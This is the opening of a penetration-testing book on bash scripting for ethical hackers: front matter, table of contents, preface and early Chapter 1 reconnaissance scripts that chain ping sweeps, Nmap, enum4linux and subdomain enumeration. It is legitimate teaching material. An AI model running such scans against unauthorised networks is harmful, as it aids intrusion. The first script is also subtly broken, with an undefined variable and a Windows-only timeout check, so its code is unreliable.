packt



1ST EDITION

Linux Shell Scripting for Hackers

Automate and scale your hacking process with bash scripting

VALENTINE G. NACHI
DONALD A. TEVAULT

Linux Shell Scripting for Hackers

Automate and scale your hacking process with bash scripting

Valentine G. Nachi
Donald A. Tevault



Linux Shell Scripting for Hackers

Copyright © 2026 Packt Publishing

All rights reserved. No part of this book may be reproduced, stored in a retrieval system, or transmitted in any form or by any means without the prior written permission of the publisher, except in the case of brief quotations embedded in critical articles or reviews.

Every effort has been made in the preparation of this book to ensure the accuracy of the information presented. However, the information contained in this book is sold without warranty, either express or implied. Neither the authors, nor Packt Publishing or its dealers and distributors, will be held liable for any damages caused or alleged to have been caused directly or indirectly by this book.

Packt Publishing has endeavored to provide trademark information about all of the companies and products mentioned in this book by the appropriate use of capitals. However, Packt Publishing cannot guarantee the accuracy of this information.

Portfolio Director: Vijin Boricha

Relationship Lead: Niranjan Naikwadi

Project Manager: Gandhali Raut

Content Engineer: Tazeen Shaikh

Technical Editor: Nithik Cheruvakodan

Copy Editors: Tazeen Shaikh, Shubhra Mayuri, Rebecca Youé, Swathi Ajayakumar

Indexer: Rekha Nair

Proofreaders: Tazeen Shaikh, Shubhra Mayuri, Rebecca Youé, Swathi Ajayakumar

Production Designer: Jyoti Kadam

Growth Lead: Ankita Thakur

First published: February 2026

Production reference: 1250226

Published by Packt Publishing Ltd.

Grosvenor House

11 St. Paul's Square

Birmingham

B3 1RB, UK.

ISBN 978-1-83546-219-5

www.packtpub.com

Contributors

About the author

Valentine G. Nachi, better known as Traw, has been working with Linux and networking for years, building and troubleshooting real-world systems across different environments. He started out in cybersecurity before moving deeper into hands-on system administration, firewalls, VoIP, and network infrastructure.

He runs the SysXplore platform, where he writes about Linux and networking for a global audience of more than 160,000 readers across Substack and X.

Donald A. Tevault—but you can call him Donnie—got involved with Linux way back in 2006, and has been working with it ever since. He holds the Linux Professional Institute Level 3-Security certification, and the GIAC Incident Handler certification. Donnie is a professional Linux trainer, and thanks to the magic of the internet, teaches Linux classes literally the world over from the comfort of his living room. He has also served as a Linux security researcher for an IoT security company.

About the reviewer

Lewis Farai Timba is a senior offensive security engineer specializing in vulnerability assessment and penetration testing (VAPT), red teaming, and Active Directory security. He holds industry-recognized certifications, including OSCP, CRTO, and PNPT, and has extensive experience supporting banks and regulated organizations in strengthening their security posture. Lewis is passionate about ethical cybersecurity practice, mentorship, and advancing security standards across emerging markets.

Table of Contents

Preface xvii

Free benefits with your book xxiv

Part 1: Scripting Basics and Environment Setup 1

Chapter 1: Why bash Scripting for Hackers? 3

Technical requirements 4

The power of automation for efficiency and accuracy 4

Scaling your attacks through scripts 6

How scripting improves the hacking process 8

Ethical considerations – responsible scripting in hacking 9

Optimizing scripts for speed and efficiency – performance tweaks 11

bash fundamentals 14

- Create your first bash script • 14
- shebang • 15
- Adding your script to PATH • 15
- bash variables • 16
- Comments • 17
- Command substitution • 18
- Functions • 19
- Control structures • 20
- One-liners and quick terminal scripting • 20

Summary **21**
Questions **22**
Further reading **23**
Answers **23**

Chapter 2: Hacking Lab Setup with Kali Linux 25

Technical requirements **25**
Introduction to Kali Linux and its tools **26**
Manually setting up your ethical hacking lab **27**
Why set up a local lab? • 27
Preparation • 28
Setting up your virtual lab manually • 29
Automating lab setup with Vagrant • 45
Summary **50**
Questions **51**
Further reading **52**
Answers **52**

Chapter 3: Input, Output, and File Manipulation 55

Technical requirements **55**
Reading input from the user (keyboard, files) **56**
The read command • 56
Prompting user for input • 56
Read multiple inputs with read • 57
Reading with no display • 57
Timing out • 57
Validating user input using if statements • 58
Read command options table • 58
Read input from a file • 59
Understanding command-line parameters **59**
Passing parameters to scripts • 60
Reading parameters in scripts • 60

Reading the script name • 60
Validating parameters • 61
bash special parameter variables • 62
Counting all the parameters • 62
Grabbing all the data using ($@) • 63
Grabbing all the data using ($) • 63*
Getting the process ID • 63
Understand the shift command • 63
Processing multiple command-line options • 64
Dealing with command-line options 65
How to process simple options • 65
Separating options from parameters • 66
Putting it all together • 68
How to process options with values • 68
Using the getopt command • 69
Looking at the getopt command format • 69
Using getopt in your scripts • 70
Standardizing script options • 71
Redirecting input/output for flow control 72
Redirect the standard output of a command to a file • 72
Redirect the standard error of a command to a file • 72
Discard the standard output of a command • 73
Redirect the contents of a file to the stdin of a command • 73
Manipulating file contents with awk, sed, and grep 74
awk • 75
sed • 76
grep • 76
Summary 78
Questions 78
Further reading 79
Answers 79

Part 2: Scripting for Network Hacking 81

Chapter 4: Reconnaissance and Scanning with Nmap 83

Technical requirements **84**

Automate scans with Nmap **84**

What is Nmap? • 84

Why automate Nmap scans? • 84

Understanding Nmap scan types • 85

TCP connect scan • 85

SYN scan • 85

UDP scan • 85

Other scan types • 86

Automating Nmap scans with bash scripts • 86

Parsing Nmap output with bash • 87

Scheduling Nmap scans with cron jobs • 90

Advanced Nmap scripting techniques – parallel scanning • 91

Parsing, formatting Nmap scan results, and creating reports **92**

Understanding Nmap output formats • 92

Why use bash for Nmap report generation? • 92

Generating custom reports using grep and awk • 93

Creating automated HTML reports • 95

Nmap Scripting Engine for enhanced scans **96**

Getting started with NSE scripts • 96

Incorporating Nmap scripts in a bash script • 97

Summary **99**

Questions **100**

Further reading **101**

Answers **101**

Chapter 5: Automating Web Application Attacks 103

Technical requirements **104**

Web scanning with Nikto **105**

Installing Nikto on Kali Linux • 105

Scanning the Metasploitable2 website • 107

Scanning the Metasploitable2 web apps • 112

Saving Nikto scan output to a file • 113

Scanning an HTTPS site with Nikto • 115

Scanning websites with non-standard ports • 118

Automating Nikto scans with shell scripts • 119

Scanning website directories with dirb **121**

Basic scanning with dirb • 121

Using wordlists with dirb • 123

Automatically downloading indexed files **125**

Automatically scanning for robots.txt files **129**

SQL injection attack automation with SQLMap **136**

Configuring Metasploitable2 • 137

Correcting a configuration error in the Mutillidae app • 137

Creating or resetting the DVWA database and configure security • 138

SQL injection with the GET method • 141

SQL injection with the POST method • 147

Operating system command injection automation **152**

The basic command injection demo • 152

Getting a reverse shell from the web server • 156

Automating scans for command injection vulnerabilities • 157

Automating command injection scans with Commix • 158

Scanning for blind injection vulnerabilities • 163

Summary **163**

Questions **164**

Further reading **165**

Answers **166**

Part 3: Exploiting Systems and Post-Exploitation 169

Chapter 6: Password Cracking Techniques 171

Technical requirements ... **172**

Understanding password attacks ... **172**

Scanning for exposed network services ... **174**

Wordlist generation and customization ... **176**

Building username lists • 177

Building custom password lists • 182

Creating password lists with rsmangler • 183

Creating password lists with cewl • 185

Cracking passwords with hydra ... **187**

Attacking exposed network services with hydra • 187

Attacking SSH with hydra • 191

Attacking multiple targets at once with hydra • 194

Saving hydra output to a file • 195

Attacking a web form login page with hydra • 195

Attacking the SSH daemon with a shell script ... **197**

Cracking passwords with John the Ripper ... **201**

Understanding the Linux and Unix shadow system, and password hash algorithms • 202

Stage 1—Preparing the username and hash file for John the Ripper • 204

Stage 2—Using john to process the username and hash file • 207

Understanding password hashing algorithms • 213

Understanding the john output files • 216

Cracking SSH private keys with john • 218

Summary ... **221**

Questions ... **222**

Further reading ... **223**

Answers ... **224**

Chapter 7: Understanding Privilege Escalation and Persistence 225

Technical requirements **226**
Understanding privilege escalation methods **226**
Finding a user with full sudo privileges **228**
Exploiting bad sudo configurations **228**
Exploiting bad SUID permissions **231**
Escalating after logging into someone else's account • 233
Escalating after a command injection attack • 237
Using the root user shell to create a privileged user account • 240
Using the root user shell to add a user to an admin group • 243
Automatically invoking a reverse shell • 243
Uploading malware via an NFS exploit **246**
Escalating user privileges on a web application **253**
Exploiting an unsecured Docker container **260**
Method 1 – Change the user's UID to 0 • 261
Method 2 – Add the user to an administrator group • 263
Preventing attacks with insecure containers • 265
Cleaning up after a penetration test **266**
Summary **267**
Questions **267**
Further reading **268**
Answers **269**

Chapter 8: Automate Penetration Testing with Metasploit 271

Technical requirements **272**
Introduction to the Metasploit Framework **272**
Understanding the Metasploit modules **273**
Getting started with msfconsole **276**
Using msfconsole in interactive mode • 277
Escalating privileges with Meterpreter • 288

Using msfconsole with a resource file • 294
Using msfconsole commands within a shell script • 296
Using Metasploit with the PostgreSQL database 300
Using the database with multiple target hosts • 301
Using the database in shell scripts • 308
Summary 311
Questions 311
Further reading 312
Answers 313

Part 4: Advanced Scripting and Real-World Hacking Projects 315

Chapter 9: Wi-Fi Hacking with Kismet and Wifite 317

Technical requirements 318
Understanding the wireless security protocols 319
Wired Equivalent Privacy (WEP) • 319
Wi-Fi Protected Access (WPA) • 319
Wi-Fi Protected Access 2 (WPA2) • 320
Wi-Fi Protected Access 3 (WPA3) • 320
Hacking networks with default passwords 320
A different password for each device • 321
The same default password for every device • 321
The same default password for initial setup • 321
Setting up a wireless adapter for VirtualBox 321
Performing wireless reconnaissance with Kismet 323
Setting up Kismet • 324
Viewing wireless networks with Kismet • 328
Automating Wi-Fi attacks with Wifite 333
4-way handshakes • 334

Wi-Fi Protected Setup (WPS) • 334

Pairwise Master Key Identifier keys • 334

Performing a WPA 4-way handshake attack • 338

Performing a PMKID attack • 341

Performing a WPS attack • 344

Attacking a WPA3 access point • 345

Summary **347**

Questions **348**

Further reading **349**

Answers **350**

Chapter 10: Auditing and Hardening Linux with Shell Scripts 351

Technical requirements **352**

Automating security updates **352**

Automating security updates for Ubuntu Server • 353

Automating security updates on Red Hat-type systems • 355

Automating updates for openSUSE 16 • 356

When to enable automatic updates • 358

Auditing users' sudo activity **358**

Auditing for enabled root user accounts **362**

Auditing Apache access logs for malicious attacks **370**

Installing the bat viewer • 371

Creating the xss_detect.sh script • 371

Auditing and hardening with LinPEAS and Lynis **377**

Auditing with LinPEAS • 377

Auditing with Lynis • 381

Comparing LinPEAS and Lynis • 384

Shell scripts for firewall configuration **385**

Understanding Linux firewalls • 386

Shell scripting with Uncomplicated Firewall • 387

Creating a shell script for SSH and Apache access • 389

Creating a shell script for controlling web server access • 393

Shell scripting for firewalld • 395

Understanding firewalld zones • 396

Understanding firewalld services • 398

Creating a shell script for web server access • 399

Creating a shell script to restrict web server access • 402

Summary 405

Questions 405

Further reading 407

Answers 408

Chapter 11: Automated Report Generation and Visualization 409

Technical requirements 409

Creating and using automated report templates 410

Understanding report templates • 410

Creating a basic report template • 411

Automating report generation with bash • 412

Extracting key findings with scripting 413

Parsing tool outputs • 413

Parsing nmap output • 413

Extracting vulnerabilities • 414

Extracting vulnerabilities from JSON output • 414

Summarizing findings • 415

Summarizing findings in bash • 415

Basic data visualization (graphs, charts) 415

Choosing between Gnuplot and bash scripts • 416

Generating graphs with Gnuplot • 416

Generating a simple line graph • 417

Generating a bar chart • 418

Creating charts with bash scripts • 420

Creating an ASCII bar chart • 421

Exporting data to CSV • 422

Summary 422

Chapter 12: End-to-End Penetration Testing Projects 425

Technical requirements 426

An internal network compromise 426

Reconnaissance – scanning the network • 426

Manual process • 426

Automation with bash • 427

Finding exploits with SearchSploit • 428

Manual process • 428

Recognizing the need for automation • 429

Automating SearchSploit with bash • 429

Exploiting port 21 – FTP • 430

Manual exploitation with Metasploit • 430

Automating exploitation with Metasploit • 432

Exploiting port 8180 – Apache Tomcat • 432

Step 1 – Brute-forcing credentials • 432

Step 2 – Brute-forcing login with discovered usernames • 433

Step 3 – Deploying the exploit • 434

Automating Apache Tomcat exploit with bash • 434

Exploiting port 6667 – UnreallRCd backdoor • 436

Manual process – exploiting UnreallRCd • 436

Automating the UnreallRCd exploit with bash • 437

Privilege escalation - exploiting port 2049 – Network File System (NFS) • 438

Step 1 – Identifying NFS exports • 438

Step 2 – Gaining access by adding an SSH key • 439

Step 3 – SSH into the target as root • 441

Automating NFS exploit with bash • 441

A vulnerable web application 443

Vulnerability – brute force • 443

Step 1 – Extracting cookies • 444

Step 2 – Inspecting the login form • 444

Brute-forcing the DVWA login page • 445

Brute-forcing at medium security • 446

Brute-forcing at high security • 446

Using a bash script for high security 447

Why this script works at high security • 450

Summary 451

Chapter 13: Unlock Access to the Code Bundle and the PDF Version 453

Unlock this book's free benefits in three easy steps 454

Other Books You May Enjoy 459

Index 463

Preface

The art of penetration testing is a vital component of today's security architecture. It involves teams of security professionals trying to break into corporate and government computer networks, but not for malicious purposes. Rather, penetration testers break into networks in order to find the security weaknesses and to show the network owners how to fix the weaknesses. Our objective is to show you ways to accomplish this goal.

We've written this book in a way that benefits both beginner and experienced penetration testers. If you're a beginner, you'll see that we've explained the basic concepts that you'll need to build a good foundation. Experienced penetration testers will see ways to help automate and streamline their workflows. There are plenty of hands-on exercises throughout that will help reinforce the learning process.

In *Part 1*, you'll see how to set up your lab environment, using Kali Linux and Metasploitable2 virtual machines running under VirtualBox. You'll also learn the basics of `bash` shell scripting and see how you can use it to help automate repetitive penetration testing processes. Learning these skills will provide you with the foundational knowledge that you'll need for the rest of the book.

Network reconnaissance and web application scanning are important components of penetration testing. In *Part 2*, you'll learn various techniques that will help you find web servers on a target network and scan the web applications for possible vulnerabilities. You'll see several examples of bash `shell` scripts that help automate the process.

In *Part 3*, you'll learn how to identify and exploit vulnerabilities on improperly configured Linux servers. After an overview of password cracking techniques, you'll see ways to compromise an unprivileged user account and then escalate to `root` user privileges. You'll then learn how to maintain persistent `root` user access to the victims' servers. Finally, you'll see how to use shell scripts with the Metasploit Framework to help automate the exploitation process.

Part 4 is where we show you the more advanced concepts. In *Chapter 9*, you'll first learn the concepts of hacking Wi-Fi networks, and about ways to defend against these types of attacks. *Chapter 10* contains various shell scripts that help you audit your systems for abnormal activity, and to harden the systems against attack. When you've completed the penetration test, you'll need to create a report of your findings to give to your client. *Chapter 11* shows you ways to create visually appealing reports that effectively convey the vital information. Finally, *Chapter 12* wraps everything up with a realistic end-to-end penetration test that's automated with shell scripts.

We wish you success with your learning journey and sincerely hope that you enjoy it.

Who this book is for

This book is ideal for individuals in the following roles:

Aspiring Ethical Hackers: Individuals with a basic understanding of computer networks, operating systems (especially Linux), and a desire to learn how to use scripting for vulnerability discovery and penetration testing.

Penetration Testers: Professionals already performing vulnerability assessments who want to expand their toolset and leverage Bash scripting for more efficient and customized testing.

Cybersecurity Analysts: Those who wish to develop scripting proficiency for analyzing system logs, network traffic, and file systems to detect malicious activity.

System Administrators: Sysadmins desiring to automate routine tasks, improve system security monitoring, and write custom scripts to manage Linux systems effectively.

What this book covers

Chapter 1, *Why bash Scripting for Hackers?*, details the significance of `bash` scripting for hacking, emphasizing automation for efficiency and accuracy. It explores how scripting scales attacks and improves the hacking process.

Chapter 2, *Hacking Lab Setup with Kali Linux*, dives into setting up a hacking lab using Kali Linux. It introduces the Kali Linux environment and its tools, providing a comprehensive installation and configuration guide. You'll learn how to customize the hacking environment with essential tools and extensions for optimal performance.

Chapter 3, *Input, Output, and File Manipulation*, shows you how to navigate input, output, and file manipulation in `bash` scripting. You'll cover reading input, displaying output, redirecting input/output, and manipulating file contents using tools like `awk`, `sed`, and `grep`.

Chapter 4, *Reconnaissance and Scanning with Nmap*, provides a comprehensive guide to reconnaissance and scanning using Nmap, a powerful network exploration tool. Learn how to automate scans efficiently with Nmap and Masscan, harness the capabilities of the **Nmap Scripting Engine (NSE)** for advanced scans, and gain expertise in parsing and formatting scan results. Additionally, discover the process of creating detailed reconnaissance reports to aid in understanding and securing network environments.

Chapter 5, *Automating Web Application Attacks*, covers essential tools and techniques for web scanning with Nikto and other tools, automating SQL injection attacks using SQLMap, and executing automated **Cross-Site Scripting (XSS)** attacks. You'll understand the importance of automated testing in identifying vulnerabilities within web applications, and enhance your skills to secure and defend against potential threats.

Chapter 6, *Password Cracking Techniques*, delves into the art and science of password cracking, a crucial skill in the realm of cybersecurity. You'll learn the importance of password security and explore techniques for gaining unauthorized access through password vulnerabilities. You'll learn how to enumerate a system's users and crack their passwords, using tools such as John the Ripper, Hydra, `cewl`, `rsmangler`, and Nmap scripts.

Chapter 7, *Understanding Privilege Escalation and Persistence*, shows you how to escalate the privileges of any unprivileged user account for which you've already gained access. You'll also see how to make your root user access persistent, so that you can easily log back in as a privileged user whenever you want to. This chapter equips you with essential skills to understand, execute, and defend against advanced penetration testing methodologies.

Chapter 8, *Automating Penetration Testing with Metasploit*, shows you how to work with the Metasploit Framework. This is a very popular tool that penetration testers can use for almost every phase of the penetration process. You'll see the various types of modules that Metasploit uses for different purposes, and you'll see how to automate Metasploit operations with resource files and shell scripts. And of course, there are plenty of example shell scripts to demonstrate the concepts.

Chapter 9, *Wi-Fi Hacking with Kismet and Wifite*, reveals the secrets of Wi-Fi hacking using the powerful combination of Kismet and Wifite. You'll learn how to automate handshake captures and PMKID key captures, streamlining the process of intercepting critical information for later analysis. You'll then dive into the art of cracking Wi-Fi passwords, specifically WPA/WPA2, to understand the vulnerabilities and weaknesses in wireless security protocols. Finally, you'll learn about the security enhancements in WPA3.

Chapter 10, *Auditing and Hardening Linux with Shell Scripts*, focuses on automating security configurations, hardening user access, improving patch management, setting up intrusion detection measures, and ensuring forensic readiness. These scripts will make your systems more resilient to attack.

Chapter 11, *Automated Report Generation and Visualization*, explains how to communicate your penetration testing results with automated report generation and visualization techniques. You'll explore the creation of automated report templates, streamlining the documentation process. Then, you'll see how to extract key findings using scripting, enhancing the accuracy and efficiency of report content. Delve into basic data visualization, including graphs and charts, to present complex information in an accessible and visually compelling manner. This chapter equips you with the tools and skills needed to convey your penetration testing findings effectively, ensuring clear communication with stakeholders and facilitating informed decision-making.

Chapter 12, *End-to-End Penetration Testing Projects*, discusses the complete penetration testing lifecycle with practical scenarios. Dive into end-to-end projects covering web applications and internal network compromise. This chapter provides hands-on learning, allowing you to apply acquired skills to real-world situations. Gain proficiency in executing penetration tests from planning to assessment, preparing you for comprehensive security challenges in diverse environments.

To get the most out of this book

You should have knowledge of basic Linux command-line usage. This includes navigating the command line, managing files and directories, and having a grasp of basic Linux commands.

You'll need a laptop or workstation that's capable of running virtual machines under VirtualBox. You can use either Linux or Windows as the operating system for the host computer.

Download the example code files

This book includes a complete downloadable code bundle containing all the example projects and files used throughout the chapters. We recommend downloading the bundle so you can follow along smoothly and experiment with the examples.

Use the bundle as a practical starting point. Modify it, extend it, and apply what you learn by creating your own variations as you progress through the chapters.

Get the code bundle

If you bought the book directly from Packt:

1. Go to **packtpub.com**
2. Click your **profile picture** and select **Your Orders**.
3. Find this book and click **Download Code**.

If you bought this book from Amazon or any other channel partner:

1. Go to `packtpub.com/unlock` or scan the following QR code.



2. Search for this book
3. Sign up or log in to your free Packt account
4. Upload your proof of purchase and download the code bundle locally

Usage note: You're free to use and modify this code for personal learning and non-commercial projects.

Download the color images

We also provide a PDF file that has color images of the screenshots and diagrams used in this book. You can download it here: `https://packt.link/gbp/9781835462195`.

Conventions used

There are a number of text conventions used throughout this book.

`CodeInText`: Indicates code words in text, database table names, folder names, filenames, file extensions, pathnames, dummy URLs, user input, and Twitter handles. For example: "The & at the end of the `masscan_port_scan` call in the loop launches each scan in the background, effectively running them in parallel."

A block of code is set as follows:

```
use auxiliary/scanner/ssh/ssh_login
set RHOSTS 192.168.56.102
set BRUTEFORCE_SPEED 1
set USER_FILE metasploitable_users.txt
set PASS_FILE metasploitable_cewl_wordlist_2.txt
set STOP_ON_SUCCESS true
set USER_AS_PASS true
set VERBOSE true
```

When we wish to draw your attention to a particular part of a code block, the relevant lines or items are set in bold:

```
while IFS= read -r line; do
 port=$(echo "$line" | awk '{print $1}')
 status=$(echo "$line" | awk '{print $2}')
 printf "| %-15s | %-10s |\n" "$port" "$status"
 done <<< "$1"
```

Any command-line input or output is written as follows:

```
sudo systemctl start NetworkManager
```

Bold: Indicates a new term, an important word, or words that you see on the screen. For instance, words in menus or dialog boxes appear in the text like this. For example: “A high-capacity hard drive or **solid-state drive (SSD)** will provide the necessary storage space to accommodate your virtual machines and any data generated during your hacking exercises.”



Warnings or important notes appear like this.



Tips and tricks appear like this.

Get in touch

Feedback from our readers is always welcome.

General feedback: If you have questions about any aspect of this book or have any general feedback, please email us at `customercare@packt.com` and mention the book title in the subject of your message.

Errata: Although we have taken every care to ensure the accuracy of our content, mistakes do happen. If you have found a mistake in this book, we would be grateful if you reported this to us. Please visit `http://www.packt.com/submit-errata`, click **Submit Errata**, and fill in the form.

Piracy: If you come across any illegal copies of our works in any form on the internet, we would be grateful if you would provide us with the location address or website name. Please contact us at `copyright@packt.com` with a link to the material.

If you are interested in becoming an author: If there is a topic that you have expertise in and you are interested in either writing or contributing to a book, please visit `http://authors.packt.com/`.

Share your thoughts


Once you've read *Linux Shell Scripting for Hackers*, we'd love to hear your thoughts! Please click here to go straight to the Amazon review page for this book and share your feedback.

Your review is important to us and the tech community and will help us make sure we're delivering excellent quality content.

Free benefits with your book

This book includes free benefits designed to support your learning and help you apply what you learn effectively. Activate them now for instant access (see the *How to unlock* section for instructions).

Here's a quick overview of what you can instantly unlock with your purchase:









How to unlock

Scan the QR code (or go to `packtpub.com/unlock`), search for this book by name, confirm the edition, and then follow the steps on the page.



UNLOCK NOW

Note: Have your invoice handy. Purchases made directly from the Packt website don't require an invoice.

Part 1

Scripting Basics and Environment Setup

Embark on your ethical hacking journey with *Part 1*, where we lay the foundation for scripting proficiency and environment setup. This section introduces the significance of `bash` scripting for hackers, emphasizing automation's role in boosting efficiency and accuracy. Additionally, you will explore the practical aspects of setting up a hacking lab using Kali Linux, ensuring a solid groundwork for the subsequent chapters. Whether you're a beginner or an experienced practitioner, *Part 1* equips you with essential skills in scripting and a well-configured hacking environment, setting the stage for an in-depth exploration of ethical hacking techniques.

This part of the book includes the following chapters:

- *Chapter 1*, *Why bash Scripting for Hackers?*
- *Chapter 2*, *Hacking Lab Setup with Kali Linux*
- *Chapter 3*, *Input, Output, and File Manipulation*

1

Why bash Scripting for Hackers?

As we begin our journey, a common question arises: why do hackers need `bash` scripting?

`bash` scripting is one of the most practical tools an ethical hacker can use. It helps automate repetitive tasks, save time during assessments, and make your workflow more reliable. In security testing, where timing and accuracy matter, being able to script your actions gives you a real advantage. This book, *Linux Shell Scripting for Hackers*, focuses on using `bash` in real hacking scenarios and shows how it can make your work faster, cleaner, and easier to repeat.

In this chapter, you'll learn why `bash` scripting is such an important skill for ethical hackers. We'll look at how automation improves both accuracy and speed, and how scripts let you run the same attacks and scans across multiple targets without extra effort.

You'll also see how scripting fits into the different stages of a hacking process, with real-world examples.

We'll discuss responsible scripting too because powerful tools can do damage if used carelessly. Understanding scope, safety checks, and ethical boundaries is just as important as writing good code. You'll also learn a few tips for optimizing scripts so they run faster and use fewer resources.

Finally, we'll lay the groundwork for writing our own `bash` scripts. You'll explore the basic syntax, control structures, variables, and functions that form the backbone of every useful shell script.

The goal of this chapter is to give you a clear understanding of how `bash` scripting fits into ethical hacking. Once you understand these fundamentals, you'll be ready to build your own scripts, automate routine work, and sharpen your skills as a hacker who truly understands the command line.

In this chapter, we are going to cover the following main topics:

- The power of automation for efficiency and accuracy
- Scaling your attacks through scripts
- How scripting improves the hacking process
- Ethical considerations – responsible scripting in hacking
- Optimizing scripts for speed and efficiency– performance tweaks
- bash fundamentals

Your purchase includes a free PDF copy + exclusive extras

Your purchase includes a DRM-free PDF copy of this book, 7-day trial to the Packt+ library (no credit card required), and additional exclusive extras. See the *Free benefits with your book* section in the *Preface* to unlock them instantly and maximize your learning.

Technical requirements

To follow along with the examples in this chapter, you will need the following:

- A Linux distribution installed, preferably Kali Linux or Parrot OS
- Reliable internet access

The code for this chapter is available in the book's GitHub repository. To access the repository link, follow the steps in the *Download the example code files* section in the *Preface*.

The power of automation for efficiency and accuracy

Automation with scripts lets ethical hackers do more work in less time and avoid simple human mistakes. `bash` scripts are ideal for turning repetitive, time-consuming tasks into single commands you can run again and again, freeing you to focus on the tricky parts of an engagement.

A clear example is port scanning and reconnaissance. Scanning a handful of hosts by hand is tedious and easy to botch when you're doing it repeatedly or across large ranges. If a basic ping sweep of five IPs takes a minute or two by hand, doing the same for 1,000 addresses could eat up hours and leave you tired and error-prone. A `bash` script can handle that same job in minutes, and it will produce consistent results every time.

Consider the following simple script that automates a TCP connect-like scan:

```
#!/bin/bash

ip_list_file=$1
# Check if the input file is provided
if [ "$ip_list_file" == "" ]; then
  echo "You forgot to provide the input file name!"
  echo "Syntax: ./net-scan.sh <filename>"
  exit 1
fi

# Check if the input file exists
if [ ! -f "$ip_file" ]; then
  echo "Error: The input file '$ip_list_file' does not exist!"
  exit 1
fi

# Read IP addresses from the file and process each one
while IFS= read -r ip_address; do
    echo "Checking IP address: $ip_address"

    # Perform a single ping with a timeout of 1 second
    ping_result=$(ping -c 1 -w 1 "$ip_address" 2>&1)

    # Check if the ping result doesn't contain "Request timed out"
    if [[ ! $ping_result =~ "Request timed out" ]]; then
        echo "-------------------[HOST] $ip_address is live---------------
-"
        echo "Initiating Nmap scan..."

        # Perform Nmap scan on the live host
        nmap -Pn -sC -sV -T4 $ip_address
    else
        echo "Host $ip_address is not reachable or timed out."
    fi

    echo "--------------------------------------"
done < "$ip_list_file"
```

It reads targets from a file, checks whether each host responds to a ping, and runs Nmap against live hosts. This turns an otherwise repetitive workflow into a repeatable process you can log, audit, and improve.

When run against a network of 1,000 IPs, this script can finish in roughly 10–15 minutes, depending on network latency, timeouts, and the machine running the scans. Compare that to the estimated three-plus hours of manual work: the time savings are obvious. Beyond saving time, the script removes human error and fatigue, producing consistent results you can trust.

The script also improves reconnaissance. It filters out inactive IPs so you don't waste time scanning dead hosts, then launches Nmap against live targets to collect ports, service versions, and other useful details. That flow, discovery straight into a detailed scan, would be time-consuming and inefficient to do by hand. Because the script produces consistent, parseable output, you can feed results into other tools or analysis pipelines without extra work.

Scalability matters too. In real engagements, you'll often face hundreds or thousands of devices, not a single host. Being able to run scripts that handle large target sets reliably makes the difference between a thorough assessment and one that misses things. Good scripts let you scale your checks while maintaining control over speed, logging, and safety.



Important note

If you don't understand this code yet, don't worry. We'll cover these concepts in more detail in the *bash fundamentals* section later in this chapter.

Scaling your attacks through scripts

As an ethical hacker, you'll often need to assess large networks or organizations with many targets. Running the same commands against each host by hand is slow and invites mistakes. With `bash` scripts, you can scale your assessments so they cover a wider attack surface while staying consistent and repeatable.

`bash` isn't trying to replace specialized tools; it's how you glue those tools together. The shell is available on almost every Unix-like system and makes it easy to chain commands, parse output, and automate multi-step tasks. That's exactly what you need when an assessment requires several tools to run in sequence.

A common scenario is a large network scan. Manually mapping subnets and scanning dozens or hundreds of hosts across multiple ranges is slow, tedious, and easy to get wrong. A script can automate discovery, run deeper scans only against live hosts, and kick off follow-up checks (**Server Message Block** (**SMB**) enumeration, vulnerability scans, etc.) without you babysitting the process.

Below is a simple example that shows this idea in practice:

```
#!/bin/bash
# Define the network range to scan
network_range="192.168.1.0/24"

# Perform a ping sweep to identify live hosts
live_hosts=$(nmap -sn -oG - "$network_range" | awk '/Up/{print $2}')

# Loop through the live hosts
for host in $live_hosts
do
    # Perform a comprehensive port scan
    nmap -sV -sC -p- -oN "$host.nmap" "$host"

    # Enumerate SMB shares
    enum4linux "$host"

    # Perform vulnerability scanning
    nessus_scan "$host"
done
```

It finds live hosts in a network range and runs a set of checks against each one. The code does the heavy lifting so you can focus on analysis and triage.

This script uses a few staple tools in your toolkit: Nmap for discovery and port scans, Enum4Linux for SMB enumeration, and Nessus for vulnerability checks. Chaining them in `bash` turns separate manual steps into a single automated workflow.

Let's break down how this script scales your assessment:

- **Network Discovery**: The script uses Nmap to perform a ping sweep across an entire subnet, identifying all live hosts. This task alone could take hours if done manually.
- **Port Scanning**: For each live host, it conducts a comprehensive port scan. Manually performing this level of scanning on numerous hosts would be impractical.

- **Service Enumeration**: The script automatically enumerates SMB shares on each host, a task that's crucial but time-consuming when done manually.
- **Vulnerability Scanning**: Finally, it launches a Nessus scan on each host, further automating the vulnerability assessment process.

Automating these stages doesn't just save time. It lets you scale how many targets you examine, the depth of checks per target, and the consistency of results. You'll get output that is structured and consistent across runs, which you can parse, log, and feed into other tools or reporting pipelines.

Beyond scaling, `bash` scripts help enforce a consistent methodology, reduce simple human mistakes, and make it easier to adapt workflows to different environments. You can also add logging, error handling, and report generation so your runs are auditable and reproducible.

Now let's discuss how `bash` scripting can improve our overall hacking process.

How scripting improves the hacking process

`bash` scripting plays a pivotal role in enhancing the overall hacking process, simplifying various stages, and ensuring a more efficient and effective approach. By automating repetitive tasks and incorporating robust scripts into your workflows, you can optimize your entire hacking process, reducing the risk of human error and maintaining a consistent and reproducible methodology.

During the reconnaissance phase, scripting can significantly improve the information-gathering process. For instance, consider a scenario where you need to perform subdomain enumeration for a target organization. Manually checking for subdomains quickly leads to fatigue and missed results, especially when dealing with large organizations or complex domain structures. Consider the following example:

```
#!/bin/bash

# Define the target domain
target_domain=$1
# Use various subdomain enumeration techniques
echo "################### ASSETFINDER INITIATED ###############"
assetfinder --subs-only "$target_domain" | sort -u >> "$target_domain.
domains.txt"

echo "################### GOBUSTER INITIATED ###############"
gobuster_d=$(gobuster dns -d "$target_domain" -w /usr/share/seclists/
Discovery/DNS/subdomains-top1million-5000.txt)
```

```
# Cleaning gobuster output
echo "Cleaning GOBUSTER output..."
echo "$gobuster_d" | grep "Found" | cut -d ' ' -f 2 | sort -u >> "$target_
domain.domains.txt"

# Remove duplicate entries and save results
